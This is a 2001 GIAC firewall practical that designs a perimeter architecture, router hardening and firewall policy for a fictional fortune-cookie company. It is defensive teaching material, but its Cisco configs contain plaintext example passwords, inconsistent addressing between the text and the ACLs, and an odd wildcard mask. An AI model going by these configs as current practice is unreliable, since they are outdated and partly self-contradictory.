GIAC Certified Firewall Analyst Practical

Version 1.5e

Robert Schrack

SANS 2001
Baltimore, MD

Contents

Scope of Project

GIAC Enterprises is a growing Internet startup expecting to earn $200 million per year in online sales of fortune cookie sayings. They have recently completed an acquisition of a European phrase company to improve online access in Europe and Asia.

The goal of this project is to define a security architecture that will allow GIAC Enterprises to provide online access for

- Customers purchasing online fortunes
- Suppliers providing the saying for fortune cookies
- Partners who will translate and resell fortunes

In addition, the architecture must allow GIAC employees to perform their necessary job functions while at home or on the road and secure communication between the two divisions. This architecture must provide adequate protection for the company's assets and systems.

Once the architecture is developed, security policies will be developed for each stage of access. Primarily we will be defining policies for

- Border Router
- Firewall
- VPN access
- Applications

With this policy in place, an audit will be conducted to ensure that each component is performing its function correctly.

As an additional task, we will be selecting an earlier architecture submission and scrutinizing it for three attacks:

- An attack against the firewall itself
- A Denial of Service Attack
- An attack against an internal system through the perimeter.

Security Architecture

GIAC Enterprises is primarily a Microsoft environment, running Windows NT Server and Workstation. The exceptions are the WWW servers that have been upgraded to Windows 200 Server, and DNS handled by Red Hat Linux 7.1 systems.

The architecture for GIAC Enterprises will have multiple layers of protection. Each layer of the architecture should protect systems in the event all other layers fail.

The network layout separates systems according to the amount of presence needed on the Internet. Traffic coming into the network will be routed through a filtering router and a firewall. The border router will be responsible for eliminating garbage traffic, defend itself, and provide some coverage for the firewall. The firewall ensures that only permitted traffic passes through and protects the hosts behind it. The router and firewall will be directly connected by a Cat 5 crossover cable. All segments behind the firewall will be switched 100 Mbps. All traffic passing through a switch will also be mirrored to another port where an intrusion detection system will be installed. These systems will be based on Snort 1.8p1.

Critical systems, such as the fortune and customer databases, will reside on a separate switched network. This network will sit behind a second firewall separating it from the Internal network.

Several application layer techniques will be implemented. Virus scanners will be installed on all hosts and email systems. World Wide Web servers will utilize HTTPS with Verisign Certificates.

Network Layout

Our security architecture will define five classes of networks.

- Non-trusted Networks
- Service Network
- Internal Network
- Trusted Networks
- Critical Network

Non-trusted networks will be any network that is unknown to us and should not be trusted, such as the Internet.


The Service Network will be the subnet that will provide GIAC Enterprise services to the outside world, such as email, world wide web, and name services required to find these external services.

The Internal Network will be used by the majority of GIAC Enterprise employees to conduct their day to day business. This network will included employee systems, file & print servers, email servers, internal DNS servers, logging server, and intranet server.

The Critical Network will house the company database systems and those employees who work with them. One database system will hold the fortunes and supplier information. Another database will store customer and order information.

Two connections will be considered Trusted Networks. One will be the secure access by GIAC employees who are at home or on the road. These will utilize a Checkpoint's SecureClient software to create an encrypted connection back to the GIAC network. The other trusted network will be site to site VPNs, such as the one that connects GIAC Enterprises with it's recently acquired division.


We do not have responsibility for the systems or security in the European office, but we do require that they follow the same procedures that are outlined here. A diagram of the architecture is shown below.



GIAC Enterprises Network Architecture

Border Router

At the Internet perimeter, we've chosen the Cisco 3620 router. As part of the Cisco 3600 family, this router is geared towards medium and large business or smaller ISPs and provides several WAN Interface Card (WIC) options[1]. For this network design, we've chosen a WIC with one 10/100 ethernet connection and two WAN slots. One of the WAN slots will contain a T1 card for our Internet Connection. This configuration provides plenty of room for future expansion.



Cisco 3620

We will be using the border router to provide protection from Denial of Service attacks based upon spoofed traffic (ingress filtering[2]). In addition, we'll be good Internet neighbors and prevent spoofed packets leaving from our network (egress filtering).

Primary Firewall

As the primary firewall protecting our network, we'll be using the Nokia IP440 Firewall Appliance with a four-port Fast Ethernet NIC[3] and 256 MB of RAM.

Nokia IP440 Firewall Appliance

The Nokia was chosen for it's performance and ease of setup, particularly the pre-hardened operating system. The IP440 uses a modified version of the FreeBSD

[1] http://www.cisco.com/warp/public/cc/pd/rt/3600
[2] http://www.faqs.org/rfcs/rfc2827.html
[3] http://www.nokia.com/securitysolutions/platforms/440.html

operating system that Nokia calls IPSO. Our particular firewalls are running IPSO version 3.4-FCS4A.

The firewall software running on the IPSO platform is Checkpoint's Firewall-1. Here we are using Firewall-1 4.1 SP4 with 2 additional patches to prevent recent Firewall-1 vulnerabilities. The Firewall-1 management module will be installed on a Windows NT 4.0 SP6a system that will reside on the service network. The management module will also handle the policy distribution for the SecureClient users. This server will not be a member of the GIAC NT domain.

The IP440 will be used to protect both our service network and our internal networks. In addition, it will serve as the VPN endpoint for site-to-site and roaming user VPNs. To assist in handling the encryption, the IP440 will be equipped with the VPN-1 Accelerator Card[4], capable of 3DES IPsec throughput of 45 Mbps.

Internal Firewall

Separating the Internal Network from the Critical Network will be an additional firewall. Taking a page from our European office, we'll be using OpenBSD 2.9 running on a 1 GHz Pentium 3 platform with dual 100 Mbps network cards. Firewall functionality will be handled using IPFilter 3.3

Customer Access

Fortunes will be purchased online from the web servers located on the Service Network. All customer information will be entered through the customers web browser and secured through the use of the Secure Sockets Layer (SSL). The web server's certificates will be purchased through Verisign to ensure compatibility with the customer's browser. Customer and order information will be transmitted between the web server and the purchasing database using encrypted multiprotocol connections. This is a feature of the Multiprotocol Netlibrary for Microsoft SQL 7.

Supplier Access

Our fortune suppliers will also use the web server to post their new creations. To ensure that only authorized suppliers can submit fortunes, these sessions will need to be authenticated by the web server using it's local NT account database. All additions, changes, and deletions of supplier account information will be handled by the IS administrators through ssh connections to the server. The supplier's credentials and the transmission of the fortunes will be secured via SSL.

---

[4] http://www.checkpoint.com/products/vpn1/ac_techinfo.html

Partner Access

Our partners who translate the fortunes into other languages will need access to the fortunes database. Again we will use authenticated SSL connections to our web server. The server will provide an application which will allow the partner to check out fortunes for translation, then resubmit them in the new language. The IS administrators will be responsible for the creation, modification, and removal of partner accounts as they come and go.

DNS

Domain Name Service (DNS) has had a great history as a vital but relatively insecure service on the network. To reduce the effects of future exploits, we implemented split horizon DNS. This is done by having two separate sets of name servers – one to serve the Internet, and one to server internal GIAC requests. The DNS server serving the Internet will only respond to those queries necessary to find the addresses of publicly available servers, i.e. mail and www. These servers will only allow zone transfers between the primary and secondary servers. The secondary server will not allow any zone transfers. A set of internal servers will respond to requests made by systems on the GIAC internal network. These servers will be allowed to perform recursive queries through the firewall in order to serve these clients. All DNS servers will be Red Hat 7.1 running ISC BIND 9.1.3.

Anti-virus

A major threat to corporate networks is the spread of viruses. To protect network assets and loss of productivity, we will implement Trend Micro's OfficeScan[5] on all workstations that connect to the GIAC network. By utilizing OfficeScan's hourly pattern updates and configuring it in such a way that users cannot disable it, we can significantly cut down on virus outbreaks on our network.

Internal file servers will have Trend's ServerProtect[6] 5.2 installed. This adds some depth against those viruses that actively search for file shares to infect.

Today, email is by far the most common avenue to spread viruses. To help narrow this hole, Trend Micro's Interscan VirusWall[7] 3.51 and eManager[8] 3.52 will be implemented as our Internet SMTP gateway. VirusWall is a dedicated SMTP server that will scan

[5] http://www.antivirus.com/products/osce
[6] http://www.antivirus.com/products/svrprt/
[7] http://www.antivirus.com/products/isvw/default.asp
[8] http://www.antivirus.com/products/isem/

email for viruses and prevent unauthorized mail relaying. eManager is a plug-in to VirusWall that will allow us to perform content-filtering and attachment blocking. Specifically, we will block all attachments with the following extensions:

EXE	VBS	JS	JSE
SHS	VBE	WSH	WSF
HTA	SHB	PIF	CHM

The internal email system is Microsoft Exchange Server 5.5 SP4. To protect against viruses that may come in through other means, we've installed Trend's ScanMail for Exchange[9] 3.61. This version allows the antivirus scanner to hook into the Exchange Information Store, providing bi-directional scanning and greatly improved performance.

All of these products will receive updates from Trend's Virus Control Center[10] 1.8. TVCS is a management solution that allows administrators to configure, monitor, and maintain antivirus software installed on the network from a single point.

Remote Access

GIAC employees will need access to the network when they are at home or on the road. All systems that need remote access will be supplied with Checkpoint's SecureClient software[11]. SecureClient allows us to enforce security policies on the client system as well as provide encrypted communication and authentication between the client and the GIAC Enterprise network.

Intrusion Detection

The switches on both the internal and the service networks will have their ports mirrored to a single port with an intrusion detection system connected to it. These systems will be Red Hat Linux 7.1 running Snort 1.8.

Each Windows workstation and remote system will have Network Ice's BlackICE Agent for Workstations installed, while all Windows NT and 2000 servers will have BlackICE Agent for Servers installed. These agents will receive their configuration and report to the ICECap Management Console version 2.6. This gives us the benefit of a "personal" firewall on each system, providing further defense in depth.

[9] http://www.antivirus.com/products/smex/
[10] http://www.antivirus.com/products/trend_vcs/
[11] http://www.checkpoint.com/products/vpn1/secureclient.html

Logging

A Red Hat 7.1 system on the internal network will be the central repository for syslog events from the border router, firewall, and external DNS servers. It will also have Psionic's logcheck software running. This will check the logs every 15 minutes for any unusual events and generate email to an Exchange distribution list of all IS administrators.

Security Policy

General Policies

As an online business, we must allow customers (and potential customers), suppliers, and partners access to our public servers. Since we don't necessarily know where these users will be coming from, the general rules will be

- Anyone may access www.giac.com by HTTP and HTTPS
- Anyone may email GIAC enterprises by SMTP to mail.giac.com
- Email may be sent from mail.giac.com via SMTP
- DNS queries to find these services will be allowed to our DNS servers

Employees on both the Internal Network and the Critical Network will also need to have access to services on the Internet. Again, we don't know where these services may be so

- Internal users may access any web servers
- Internal users may send Internet email
- Internal users may transfer files
- Internal users may listen to RealAudio broadcasts (we'll be nice and give them some entertainment)
- Internal IS employees may access SSH on the service network

Limited traffic should be allowed from the Service network to the Internal network. This traffic will be

- Syslog traffic from the border router, firewall, IDS system, and external DNS servers to the internal log host
- SMTP traffic from the Internet Mail Gateway to the internal Exchange Server
- HTTP traffic from the Internet Mail Gateway and WWW server to the ICECap Management Console

The internal firewall will be extremely restrictive, allowing only

- Encrypted SQL traffic will be allowed from the web servers to the database servers on the critical network.

As users travel or work from home, they will need access to the Internal network as though they were physically on the Internal network. This also includes those employees of the European office, so they may easily exchange information with the main office. Therefore

- All traffic is allowed across the VPN connection between the offices
- All encrypted traffic from home and traveling users will be allowed

The border router, primary firewall, and all hosts on the service network will be located in the GIAC data center. Access to the data center will be controlled by badge readers. Only the network and system administrators will be granted access.

Network Numbering

GIAC Enterprises' Internet Service Provider has assigned the 1.2.3.0/24 network to us. We will assign addresses from this range to our border router and the firewall. Several addresses will appear to be assigned to the firewall. It will be performing 'proxy arp' for the mail, web, and dns servers in the service network.

To protect our internal systems from direct attacks, we will assign all hosts RFC-1918 IP addresses via DHCP. To ensure enough addresses for future growth, the 172.16.0.0/16 address space has been chosen for the GIAC Internal network and the 172.30.0.0/24 block will be assigned to the service network. DHCP reservations on the 172.16.255.0/24 network will be entered for IS staff. Users on the Critical Network will receive addresses from the 172.16.254.0/24 range. For those systems that access the Internet, the primary firewall will perform network address translation (NAT) for those hosts.

Border Router

The first step to securing our perimeter is securing the router itself. Access to the router console will require a password to even logon to the console. This is accomplished by the following configuration commands:

```
line console 0
login
password non-priv
```

This will set the logon password to "non-priv" applied to the physical console port (`line console 0`).

Now, when connection to the console port, the admin will be presented with a logon prompt. Once correctly entered, the admin will have non-privileged access to the router. In order to configure the router, an additional password will need to be used to enter privileged mode. The following command will set this password to "were-privy."

```
enable secret were-privy
```

To encrypt these passwords in the configuration file, we enter

```
service password-encryption
```

It's also good practice to time out idle sessions, in case an admin walks away from the router. To set this timeout to 2 minutes, we add

```
exec-timeout 2 0
```

Telnet sessions occur on virtual terminals (vty). The 'line vty' statement limits the router to two concurrent telnet sessions. We'll apply the same password steps to telnet.
The addition of the access-list

```
access-list 10 permit 1.2.3.20 0.0.0.64
line vty 0 1
password non-priv
access-class 10
login
```

Since this router is at the edge of the GIAC network, there is nothing protecting it. To minimize the risks to the router, only those services that are absolutely necessary will be running. Services such as echo, chargen, finger, name services, and bootp should not be running. We disable them with

```
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip name-server
no ip bootp server
no service dhcp
no ip domain-lookup
no service pad
no ip source-route
```

With the recent vulnerabilities discovered in the IOS HTTP server, we'll leave that disabled as well.

```
no ip http server
```

We also want to close some ICMP issues, such as smurf attacks

```
no ip directed-broadcasts
no ip redirects
no ip unreachables
```

no ip mask-reply

Now that we're comfortable with the security of the router itself, we will add access control lists (ACLs) to filter out unwanted traffic. We will be configuring the lists to perform both ingress and egress filtering.

Cisco routers have two types of ACLs, standard and extended. Standard access lists follow the form

```
Access-list <ACL number> <action> <source> [wild card] | any

Where
     ACL number     number 0-99
     Action         permit or deny
     Source         source IP address to compare
     Wild card      determines how many bits to compare
     Any            matches any address
```

Either a source/wild card pair can be used or the keyword **any**. If no wild card mask is given, all bits of the source address are compared.

Extended access lists allow for greater control of matching packets. These access lists look like

```
     Access-list <ACL number> <action> <type> <source> [wild
card] <options> <destination> [wild card] <protocol options>
[log]

     Where
          ACL number     number 100-199
          Action         permit or deny
          Type           name or number of protocol, ip,tcp,udp
          Source         Source IP address
          Wild card      number of bits to compare
          Options        protocol specific options
                              TCP/UDP  port or port range
                              ICMP type
          Destination    Destination IP address
          Wild card      number of bits to compare
          Options        other options
          Log            should we log this packet
```

Our border router will only be taking care of spoofed traffic and some other ICMP traffic. For these purposes, standard ACLs will work just fine.

First we'll take care of spoofed traffic. Any packets coming into our external interface

from reserved address ranges, the loopback address (127.0.0.1), and invalid (0.0.0.0) or unused addresses (such as nets 1, 2, & 5) cannot be legitimate Internet traffic. All such traffic should be blocked. The reserved address ranges are:

Class A: 10.0.0.0-10.255.255.255
Class B: 172.16.0.0-172.31.255.255
Class C: 192.168.0.0-192.168.255.255

In addition, the IANA maintains several reserved network numbers such as

1.0.0.0-1.255.255.255
2.0.0.0-2.255.255.255
5.0.0.0-5.255.255.255

Note: This is only a small sample of the reserved blocks. The full list can be found from the IANA web site[12].

Finally, any packets that have a source address that is within our assigned address space, will be dropped also.

The following access list will drop such traffic while permitting real traffic through

```
access-list 1 deny 10.0.0.0 0.255.255.255
access-list 1 deny 172.16.0.0 0.31.255.255
access-list 1 deny 192.168.0.0 0.0.255.255
access-list 1 deny 127.0.0.0 0.255.255.255
access-list 1 deny 0.0.0.0 0.255.255.255
access-list 1 deny 1.0.0.0 0.255.255.255
access-list 1 deny 2.0.0.0 0.255.255.255
access-list 1 deny 5.0.0.0 0.255.255.255
access-list 1 deny 1.2.3.0 0.0.0.255
access-list 1 permit any
```

when applied to the external interface as follows:

```
interface Serial 0
     ip address 111.222.110.1 255.255.255.248
     ip access-group 1 in
```

Egress filtering is done to ensure that traffic leaving the GIAC network is legal traffic. Put simply, anything that is not within 111.222.111.0/24 should be dropped. The ACL to accomplish and apply this is shown below

```
access-list 2 permit 1.2.3.0 0.0.0.255
```

[12] http://www.iana.org/assignments/ipv4-address-space

```
interface Ethernet 0
    ip address 1.2.3.254 255.255.255.252
    ip access-group 2 in
```

To make it clear that unwanted guests are not welcome on our router, we add the following banner for logon attempts using the **banner motd** command.

```
=======================================================
This system is for the use of authorized users only.
Individuals using this computer system without
authority, or in excess of their authority, are
subject to having all of their activities on this
system monitored and recorded by system personnel.

In the course of monitoring individuals improperly
using this system, or in the course of system
maintenance, the activities of authorized users may
also be monitored.

Anyone using this system expressly consents to such
monitoring and is advised that if such monitoring
reveals possible evidence of criminal activity, system
personnel may provide the evidence of such monitoring
to law enforcement officials.
=======================================================
```

The full router configuration file is shown below.

```
! ************************************************************
! Hostname: Border
! Model: 3620
! ************************************************************
!
service timestamps debug uptime
service timestamps log uptime
service password-encryption
no service tcp-small-servers
no service udp-small-servers
no service finger
no ip name-server
no ip bootp server
no service dhcp
no ip domain-lookup
no ip source-route
no ip http server
```

```
no ip directed-broadcasts
no ip redirects
no ip unreachables
no ip mask-reply
!
hostname Border
!
enable secret were-privy
!
!
ip subnet-zero
ip routing
!
interface Ethernet 0/0
 no shutdown
 ip address 1.2.3.253 255.255.255.0
 ip access-group 2 in
!
access-list 2
access-list 2 permit 1.2.3.0 0.0.0.255
!
interface Serial 0/0
 no shutdown
 description connected to Internet
 ip unnumbered Ethernet 0/0
 ip access-group 1 in
!
access-list 1 deny 10.0.0.0 0.255.255.255
access-list 1 deny 172.16.0.0 0.31.255.255
access-list 1 deny 192.168.0.0 0.0.255.255
access-list 1 deny 127.0.0.0 0.255.255.255
access-list 1 deny 0.0.0.0 0.255.255.255
access-list 1 deny 1.0.0.0 0.255.255.255
access-list 1 deny 2.0.0.0 0.255.255.255
access-list 1 deny 5.0.0.0 0.255.255.255
access-list 1 deny 1.2.3.0 0.0.0.255
access-list 1 permit any
!
ip classless
!
! IP Static Routes
ip route 0.0.0.0 0.0.0.0 Serial 0/0
!
banner motd #=====================================================
          This system is for the use of authorized users only.
          Individuals using this computer system without
```

```
          authority, or in excess of their authority, are
          subject to having all of their activities on this
          system monitored and recorded by system personnel.

          In the course of monitoring individuals improperly
          using this system, or in the course of system
          maintenance, the activities of authorized users may
          also be monitored.

          Anyone using this system expressly consents to such
          monitoring and is advised that if such monitoring
          reveals possible evidence of criminal activity, system
          personnel may provide the evidence of such monitoring
          to law enforcement officials.
          ====================================================
line console 0
exec-timeout 2 0
password non-priv
login
!
line vty 0 1
  password non-priv
  login
!
!
end
```


Router configuration information was taken in the **Secure IOS Template**[13] and **Increasing Security on IP Networks**[14]**.** Testing of the router configuration is done with the architecture audit in assignment three.

Primary Firewall

IP440 Hardware/OS Configuration

Nokia includes a web-based configuration utility called Voyager. This can be accessed when logged into the firewall using Lynx or over the network with a browser such as Netscape or IE.

[13] http://www.cymru.com/~robt/Docs/Articles/secure-ios-template.html
[14] http://www.cisco.com/univercd/cc/td/doc/cisintwk/ics/cs003.htm



The IP440 has the ability to create self-signed x.509 certificates to allow SSL encrypted configuration sessions with the firewall. We will create this certificate and only allow SSL connections for Voyager. When logged in to the console, it is still possible to use lynx to configure the system without SSL.


SSHD is enabled by default, and most of the settings we'll leave untouched. The one option we will change is to only accept SSHv2 connections. We will also disable telnet access to the firewall.

Since all of the networks behind the firewall are privately addressed, we'll need the IP440 to perform proxy arp for those systems on the service network.

Checkpoint Firewall-1

Firewall-1 configuration of the IP440 is done using the Firewall-1 Graphical User Interface (GUI). The GUI represents all hosts, networks, firewalls, etc, as objects. Once created, these objects are used to create the rules for the firewall. The policy is then compiled on the management station and pushed out to the firewall module.

Firewall-1 has a number of "implied" rules that are not shown in the policy editor by default. Selecting **Implied Rules** from the **View** menu allows us to view these rules. Many are controlled from the Security Policy properties .




As an example, Accept Domain Name Over UDP (Queries) is configured as "First." This means that DNS queries will be accepted from anywhere and not be subject to any defined rules. The other choices are "Before Last" and "Last." Rules defined as Last would be subject to all of our defined firewall rules, but still be accepted before the implied drop. Before Last is useful when we explicitly define the drop everything rule, usually in cases where we want to log all of the dropped traffic. For our policy, we will deselect ALL of these rules and explicitly define those we need with limitations on who may use them.

Firewall-1 will drop everything that is not explicitly allowed, so the last implied rule that is not shown is

